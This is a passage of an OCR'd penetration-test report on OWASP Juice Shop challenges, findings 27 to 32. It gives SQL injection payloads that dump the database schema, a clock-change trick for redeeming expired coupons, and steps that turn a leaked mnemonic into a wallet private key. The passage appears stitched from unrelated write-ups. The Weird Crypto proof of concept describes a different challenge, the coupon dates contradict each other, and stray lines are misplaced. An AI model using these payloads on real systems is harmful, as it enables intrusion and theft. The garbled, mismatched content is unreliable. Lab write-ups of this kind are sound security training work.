
And with **just a simple search for the term “admin” we get the path to the administrative section.**

Press enter or click to view image in full size



Get Rid of All 5-Star Customer Feedback

This is some really destructive work :P. From the previous challenges, we were able to get to administrative section where we can see all the customer feedback. Now, all that **we need to** do is just delete all the 5-star feedback from the administration page**!**



❖ Finding 2 7: Forged Feedback

Moderate

- **Description:**

  The vulnerability arises because the server trusts the user ID submitted in the API request without verifying that this ID matches the ID of the currently authenticated user's session. When a user submits feedback, the request payload is expected to include the rating, comment, and sometimes the User ID (UserId). The flaw is that the server fails to overwrite or enforce the UserId with the ID retrieved securely from the user's session token (e.g., the JWT). Instead, it uses the arbitrary UserId provided by the client. The exploitation process involves the attacker intercepting the API call used to submit feedback, often a POST request to the /api/Feedbacks endpoint. The attacker then modifies the UserId parameter within the request body to the target user's ID (e.g., the Admin's ID, which is usually 1 or easily guessed).

- **Impact**

  The primary impact is Impersonation and Reputational Damage. An attacker can attribute malicious, fraudulent, or damaging feedback to a legitimate user, including the site administrator, which compromises the credibility and integrity of the review system. This flaw fundamentally breaks the application's ability to maintain a secure association between an action and the entity performing it, making accountability impossible. Furthermore, it can be used to test the security of user IDs, potentially leaking information if the application returns confirmation data tied to the impersonated user.

- **Resources:**
  https://pwning.owasp-juice.shop/part2/broken-access-control.html

- **Vulnerability Location :**

at the API endpoint responsible for Submitting Feedback/Ratings, typically the path /api/Feedbacks. The weak component is the UserId parameter within the request payload. The server relies on this user-supplied value instead of the secure session information. The exploitation involves the attacker capturing the feedback submission request and directly modifying the UserId field in the request body to the ID of the desired target user. For instance, if the Admin's ID is known or guessed to be 1, the attacker substitutes the legitimate user's ID with 1 to forge the feedback.


The New User Registration API endpoint, typically the path /api/Users/ (a POST request).

- **Recommendation:**

To prevent Forged Feedback and similar IDOR attacks, the following secure coding practices must be enforced. First, the server must enforce the authenticated session's user ID. This means the application should never trust the UserId parameter if it is sent by the client. Instead, it must extract the user's ID securely from the session token (JWT) and use that value for the database insertion, overwriting any user ID supplied by the client. Second, the UserId input field should be removed entirely from the client-side form and API payload, eliminating the opportunity for manipulation.

- **POC:**


  Because once more the expanded description points to intercepting the communication with the RESTful backend, I opened Burp and set up FoxyProxy, then navigated to the Customer Feedback form from Amy's user account. After filling it in it was time to intercept a packet and figure out how to exploit it.




  Since it's been proven time and again that Juice Shop's servers basically never validate anything they receive, I knew I'd just have to update the "UserId" field. Now I had to decide who I was going to pin this on.

```
{
    "createdAt": "2020-10-31T18:26:29.222Z",
    "deletedAt": null,
    "deluxeToken": "",
    "email": "bender@juice-sh.op",
    "id": 3,
    "isActive": true,
    "lastLoginIp": "0.0.0.0",
    "password": "**********************************",
    "profileImage": "assets/public/images/uploads/default.svg"
    "role": "customer",
    "totpSecret": "",
    "updatedAt": "2020-10-31T18:26:29.222Z",
    "username": ""
},
```


Target selected, it was just a matter of updating the “UserId” field in the JSON object to make Bender look slightly more guilty than normal. Not a particularly tall order.



Now just send it in and….



❖ Finding 2 8: Expired Coupon

High

- **Description:**

This vulnerability stems from the application's failure to perform a strict, authoritative server-side check of the coupon's expiration date against the server's current date and time. While client-side logic might indicate the coupon is expired, an attacker can bypass this by tampering with the request. The flaw is often due to the server either trusting the client's system clock (which can be easily changed by the user) or using flawed logic for the date comparison itself. The exploitation process involves the attacker finding an expired coupon code and then submitting that code to the application API. The server, due to its inadequate validation, processes the coupon as valid, despite its expiration date being in the past.

- **Impact**

The primary impact is **Direct Financial Loss** for the business, as unauthorized discounts are applied to transactions. This undermines the integrity and purpose of the entire promotional coupon system. If the flaw is not fixed, it could lead to widespread abuse where users simply find old, expired codes and continue using them indefinitely. Fundamentally, this flaw shows that the application fails to enforce the most basic business constraint: coupons must only be valid during their specified time frame.

- **Resources:**
  https://pwning.owasp-juice.shop/part2/improper-input-validation.html
- **Vulnerability Location :**

at the **Coupon Application API Endpoint**, which is where the coupon code is submitted for validation before being applied to the shopping basket. The weak component is the server's function that retrieves the coupon's expiration timestamp from the database and compares it to the present time. The exploitation involves the attacker obtaining an expired coupon and sending it in the relevant API request. Since the server's validation logic is either missing or easily fooled, the coupon is accepted.

- **Recommendation:**


To prevent the **Expired Coupon** vulnerability and ensure the integrity of promotional offers, rigorous defensive measures must be applied. **Strict Server-Side Validation using an Authoritative Clock** is mandatory: the server must always use its own trusted

system clock to check the coupon's expiration date. It should **never** rely on the client's local time. Furthermore, the validation logic must be robust, ensuring that the current time is strictly less than the expiration timestamp. Finally, applying the **Principle of Fail Secure** means that if any ambiguity or error occurs during the coupon validation process, the application should default to rejecting the coupon, ensuring financial safety.


- **POC:**

The expanded description notes two important items: there are clues concerning a past campaign in the application itself, and also that time travel is not actually necessary. That's kind of a curious thing to throw in, but like many other things on this application I chalked it up to this being a fun-loving project.

Anyhow, let's start by finding the discount code in the main-es18.js file.



It looks like we have Women's Day coupon codes listed out for us. Let's give the 2020 one a shot.




No dice.

If the coupon code's acceptance criteria is time-bound, then the only way for this challenge to be possible is for the time and date calculations to be completed on the client side. Were they authenticated by the server, then time travel might actually be necessary. In that case, it's time to do some research on past Women's Days.

With March 8, 2019 as our target date, it's time to update our operating system's date using timedatectl's set-time function.

```
Colby@kali:~$ timedatectl
               Local time: Wed 2020-11-18 16:01:01 EST
           Universal time: Wed 2020-11-18 21:01:01 UTC
                 RTC time: Wed 2020-11-18 21:01:01
                Time zone: America/New_York (EST, -0500)
System clock synchronized: no
              NTP service: n/a
          RTC in local TZ: no
Colby@kali:~$ sudo timedatectl set-time '2019-03-08'
Colby@kali:~$ timedatectl
               Local time: Fri 2019-03-08 00:00:02 EST
           Universal time: Fri 2019-03-08 05:00:02 UTC
                 RTC time: Fri 2019-03-08 05:00:03
                Time zone: America/New_York (EST, -0500)
System clock synchronized: no
              NTP service: n/a
          RTC in local TZ: no
```

Now, just copy/paste the coupon code from Women's Day 2024 into the coupon redemption field and click "Redeem".



You successfully solved a challenge: Expired Coupon (Successfully redeem an expired campaign coupon code.) X

❖ Finding 2 9: Exposed Credentials

High

- **Description:**

This vulnerability stems from the poor practice of storing sensitive authentication data in easily accessible locations. The credentials might be **hardcoded directly into publicly accessible files**, such as JavaScript files, HTML comments, or exposed configuration files (like `.env` files or backup archives). The mechanism of exploitation is often passive: the attacker simply **browses the application's source code, scans exposed file directories, or analyzes client-side scripts** to find the plaintext or easily decoded secret. The application fails to separate sensitive configuration from public assets, making reconnaissance trivial.

- **Impact**

The primary impact is the **Immediate and Complete Compromise of Accounts**. Once exposed, credentials allow an attacker to bypass the entire authentication process, leading to account takeover, session hijacking, and potential lateral movement throughout the system. If the leaked credentials belong to an administrator, the entire application and its underlying data can be compromised. This flaw violates fundamental security principles, as it equates accessibility with security, making any defense reliant on secrecy (like a password) ineffective.

- **Resources:**
https://pwning.owasp-juice.shop/part2/improper-input-validation.html

- **Vulnerability Location :**

is typically located within **publicly accessible files or directories** that developers inadvertently leave exposed. Common locations in web applications include configuration files (.json, .yaml, .env), client-side JavaScript files where API keys might be mistakenly embedded, or simple HTML comments left during development. The exploitation involves the attacker using browser developer tools to inspect the source code or using directory brute-forcing tools to locate files such as config.json or searching specifically for the string patterns associated with credentials.

- **Recommendation:**

To prevent the **Exposed Credentials** vulnerability, rigorous defensive measures must be enforced. **Secure Storage is Mandatory**: Credentials, secrets, and API keys must **never be stored in plaintext** in the source code or in files accessible via the web root. Instead, they should be stored in **secure vaults**, encrypted databases, or accessed through **environment variables** known only to the server. Furthermore, all authentication data must be handled server-side.

Passwords should **always be stored using strong, modern hashing algorithms** (like bcrypt or Argon2) and never be transmitted or stored in plaintext or simple encoding (like Base64).

- **POC:**

FAILED

❖ Finding 30 : NFT Takeover

High

- **Description:**

  This vulnerability occurs when the application's API endpoint, which is designed to handle the transfer or update of asset ownership, accepts parameters like the **Asset ID** and the **New Owner ID** but **fails to perform a strict authorization check** on the user making the request. The server incorrectly assumes that because the user is authenticated, they have the right to initiate the ownership change for any asset. The mechanism involves the attacker monitoring the network traffic during a legitimate transaction or asset update. The attacker then crafts a malicious request to the vulnerable endpoint, supplying the target NFT's unique identifier and substituting the New Owner ID with their own account ID.

- **Impact**

  The primary impact is **Theft of Virtual Assets** and a severe compromise of the platform's core ownership model. In a real-world scenario involving financial assets, this vulnerability would lead to significant financial loss for the legitimate owners. It completely undermines the trust users place in the platform's security guarantees regarding the **immutability of ownership**. This flaw confirms the server's failure to enforce authorization rules before executing a critical business function—the transfer of property.

- **Resources:**

  https://pwning.owasp-juice.shop/part2/improper-input-validation.html

- **Vulnerability Location :**

located at the **Asset Management API Endpoint**, specifically the path responsible for updating or transferring ownership of the NFT or virtual item (e.g., /api/v1/assets/transfer). The weak component is the **ownership transfer function**, which lacks the necessary logic to verify that the Current Owner ID matches the Authenticated User ID of the request sender. The exploitation involves the attacker capturing a valid API request for asset management. The attacker then substitutes the legitimate asset ID with the ID of the target NFT, and critically, sets the New Owner ID parameter to the attacker's own User ID. The server, trusting the client's input for the transfer, completes the transaction.

Recommendation:


To prevent the **NFT Takeover** vulnerability and similar IDOR flaws in asset management, stringent defensive measures must be applied. **Mandatory Authorization Checks** are essential: the server must first verify that the authenticated user initiating the transfer is the **registered owner** of the asset *before* processing any ownership change. The application should **never rely on the Current Owner ID supplied by the client**. Instead, the server must retrieve the asset's current owner securely from the database based on the Asset ID. Furthermore, all object identifiers (like

Asset IDs) should use **Secure Direct Object References** (e.g., UUIDs or obfuscated IDs) instead of easily predictable sequential integers to make unauthorized guessing impractical.

POC:

The first challenge centered around Juice Shop's Soul-Bound Token NFT. Users are tasked with taking ownership of a wallet that holds this NFT — a task that encapsulates the essence of common private key leaks in the Web3 era. I was elated when this challenge was merged, as it marked the successful integration of a fundamental Web3 exploit into Juice Shop's world.

Press enter or click to view image in full size



Visit the "About Us" Page

Navigate to the Juice Shop's About Us section. Analyze Embedded Images Inspect the images shown in the reviews andstaff sections using Developer Tools (F12).In one of the images, the following sensitive

information is found

Please send me the juicy chatbot NFT in my wallet at /juicy-nft :

"purpose betray marriage blame crunch monitor spin slide donate sport

lift clutch" (***ereum@juice-sh.op)

Extract the Mnemonic Phrase

Copy the 12-word mnemonic phrase

from the image.

Convert Mnemonic to Private Key ,Go to Paste the mnemonic phrase into the BIP39 Mnemonic field.

Change the Coin from Bitcoin to Ethereum.

A corresponding Ethereum private key will be generated.

Use Private Key to Access the Wallet

Visit http://127.0.0.1:4200/#/juicy-nft (or your Juice Shopinstance URL + /juicy-nft)

Enter the generated Ethereum private key when prompted.

Challenge Solved ,Upon successful validation of the key, the challenge is

marked as complete.

❖ Finding 31 : Database Schema

Moderate

Description: The application contains a **SQL Injection** vulnerability in the Product Search functionality. This flaw allows an unauthenticated attacker to append malicious queries to the legitimate database request. During testing, it was possible to query the internal system table (sqlite_master), forcing the application to display the complete structure (schema) of the entire database. This reveals all table names, column names, and data types, significantly facilitating further attacks such as data theft and account compromise.

The application uses a **SQLite** database. The search parameter (q) in the API endpoint /rest/products/search is not properly sanitized. By injecting a UNION SELECT statement, an attacker can combine the results of the product search with results from the sqlite_master table.

The sqlite_master table contains the Data Definition Language (DDL) used to create every table in the database.

Impact:

Total Architecture Disclosure: Attackers gain perfect knowledge of the database structure.

Targeted Data Theft: Attackers can immediately identify sensitive tables (e.g., finding a table named Users with columns email and password) to construct precise queries for data exfiltration.

Security Bypass: Reveals hidden columns (e.g., totpSecret, isAdmin) that attackers might not have guessed existed.

- **Resources:**

https://owasp.org/www-community/attacks/SQL_Injection

- **Vulnerability Location :**

localhost:3000/#/search?q=

- **Recommandition :**

Remediation Strategy Primary Fix: Parameterized Queries The most effective defense is ensuring that user input is never interpreted as SQL commands. Use an ORM (Object-Relational Mapping) library or Prepared Statements that bind variables.

- **POC:**

To reproduce the schema dump:

Identify Injection Point: The search bar sends GET requests to /rest/products/search?q=.

Determine Column Count: Through iterative testing (using ORDER BY), it was determined the query requires **9 columns**.


Craft Payload: Inject a query to select the sql column (which holds the schema definition) from sqlite_master.


Payload: banana'))union%20select%20sql,2,3,4,5,6,7,8,9%20from%20sqlite_master—

Execution:

Send the request: http://<target-ip>/rest/products/search?q=: banana')) UNION SELECT sql, '1', '2', '3', '4', '5', '6', '7', '8' FROM sqlite_master --

Observation: The application returns a JSON list where the "product names" or "descriptions" are replaced with the SQL CREATE TABLE statements for the entire database (e.g., CREATE TABLE Users (...), CREATE TABLE Products (...)).






Getting all the tables

The payload : ')) UNION SELECT name, '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master WHERE type='table'—

The payload to get the names of columns : : ')) UNION SELECT sql, '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master WHERE type='table'—




❖ Finding 32 : Weird Crypto

Moderate

- **Description:** Inform the shop about an algorithm or library it should definitely not use the way it does.
- **Expanded Description:** https://pwning.owasp-juice.shop/part2/cryptographic-issues.html


POC :


At this point, the Meta Geo Stalking challenge is complete. There is, however, one piece of very useful information in the response packet: the password hash. It would be the height of foolishness to neglect that hash, as there are tools available to analyze it and tell you what hashing algorithm is in use.



Unsalted MD4 and MD5 hashes are barely speedbumps to cracking passwords at this point in time, and should never be used. But we still have two options (MD4 or MD5), and I'd like to know if the server is responding with John's new password or his old one, so to save time and effort we can use an online password hash cracker. While hashcat and JohnTheRipper are useful tools, they are more labor intensive than is necessary for one hash. Work smarter, not harder.

